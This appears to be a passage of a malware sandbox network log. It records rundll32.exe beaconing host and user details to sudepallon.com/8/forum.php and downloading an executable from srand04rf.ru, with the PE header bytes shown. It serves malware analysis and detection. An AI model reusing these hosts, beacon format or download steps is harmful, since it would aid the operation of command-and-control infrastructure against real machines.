Jul 9, 2021 03:11:28.082223892 CEST	683	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:28.151757956 CEST	683	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:29 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 4a 51 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQJQJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49734	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:29.094592094 CEST	686	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:29.162270069 CEST	686	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:30 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 48 53 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBHSYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49735	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:30.061108112 CEST	687	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:30.127890110 CEST	687	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:31 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 46 55 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHFUSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49736	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:30.953383923 CEST	688	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:31.021161079 CEST	688	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:32 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 5a 41 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYZABARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49737	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:31.867690086 CEST	689	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:31.935698032 CEST	689	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:33 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 4e 4d 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVNMEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49738	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:32.824184895 CEST	690	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:32.892543077 CEST	690	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4d 4e 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNMNMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49739	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:33.724469900 CEST	691	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:33.792649984 CEST	692	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 5a 41 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKZAPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49720	8.211.241.0	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:14.898063898 CEST	363	OUT	GET /7hfjsdfjks.exe HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: srand04rf.ru Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:15.057348013 CEST	364	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 09 Jul 2021 01:11:14 GMT Content-Type: application/octet-stream Content-Length: 272910 Connection: keep-alive Last-Modified: Wed, 09 Jun 2021 16:00:40 GMT ETag: "60c0e5a8-42a0e" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 00 00 00 00 00 2a 04 00 00 00 00 00 e0 00 2f 03 0b 01 02 1e 00 50 03 00 00 26 04 00 00 06 00 00 80 14 00 00 00 10 00 00 00 60 03 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 80 04 00 00 04 00 00 81 81 04 00 02 00 00 01 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 50 04 00 a4 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 64 9b 03 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b4 52 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 4f 03 00 00 10 00 00 00 50 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 38 00 00 00 00 60 03 00 00 02 00 00 00 54 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 a8 2d 00 00 00 70 03 00 00 2e 00 00 00 56 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2f 34 00 00 00 00 00 00 14 90 00 00 00 a0 03 00 00 92 00 00 00 84 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 62 73 73 00 00 00 00 40 04 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 69 64 61 74 61 00 00 a4 0e 00 00 00 50 04 00 00 10 00 00 00 16 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 38 00 00 00 00 60 04 00 00 02 00 00 00 26 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 08 00 00 00 00 70 04 00 00 02 00 00 00 28 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f3 c3 8d b4 26 00 00 00 00 8d bc 27 00 00 00 00 83 ec 1c 31 c0 66 81 3d 00 00 40 00 4d 5a c7 05 ec 43 44 00 01 00 00 00 c7 05 e8 43 44 00 01 00 00 00 c7 05 e4 43 44 00 01 00 00 00 c7 05 80 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL*/P&`@ PdR.textDOP`P`.data8`T@@.rdata-p .V@@@/4@0@.bss@@`.idataP@0.CRT8`&@0.tlsp(@0&'1f=@MZCDCDCD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49740	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:34.642386913 CEST	692	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=12458143550204015852&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.15 0.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:34.710644007 CEST	693	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:36 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 4a 51 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJJQQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49741	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:41.325825930 CEST	694	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:41.393680096 CEST	695	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:42 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 43 58 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cACXZARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49742	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:42.363435030 CEST	695	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:42.432069063 CEST	696	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:44 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 54 47 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHTGSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49743	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:43.297147036 CEST	702	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:43.364032030 CEST	703	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:44 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 54 47 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVTGEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49744	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:44.273397923 CEST	704	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:44.340374947 CEST	704	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:45 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 56 45 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVVEEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49745	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:45.217994928 CEST	705	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:45.287050962 CEST	705	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 46 55 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMFUNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49746	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:46.014456987 CEST	708	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:46.081744909 CEST	708	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 43 58 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNCXMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49747	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:47.001276970 CEST	709	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
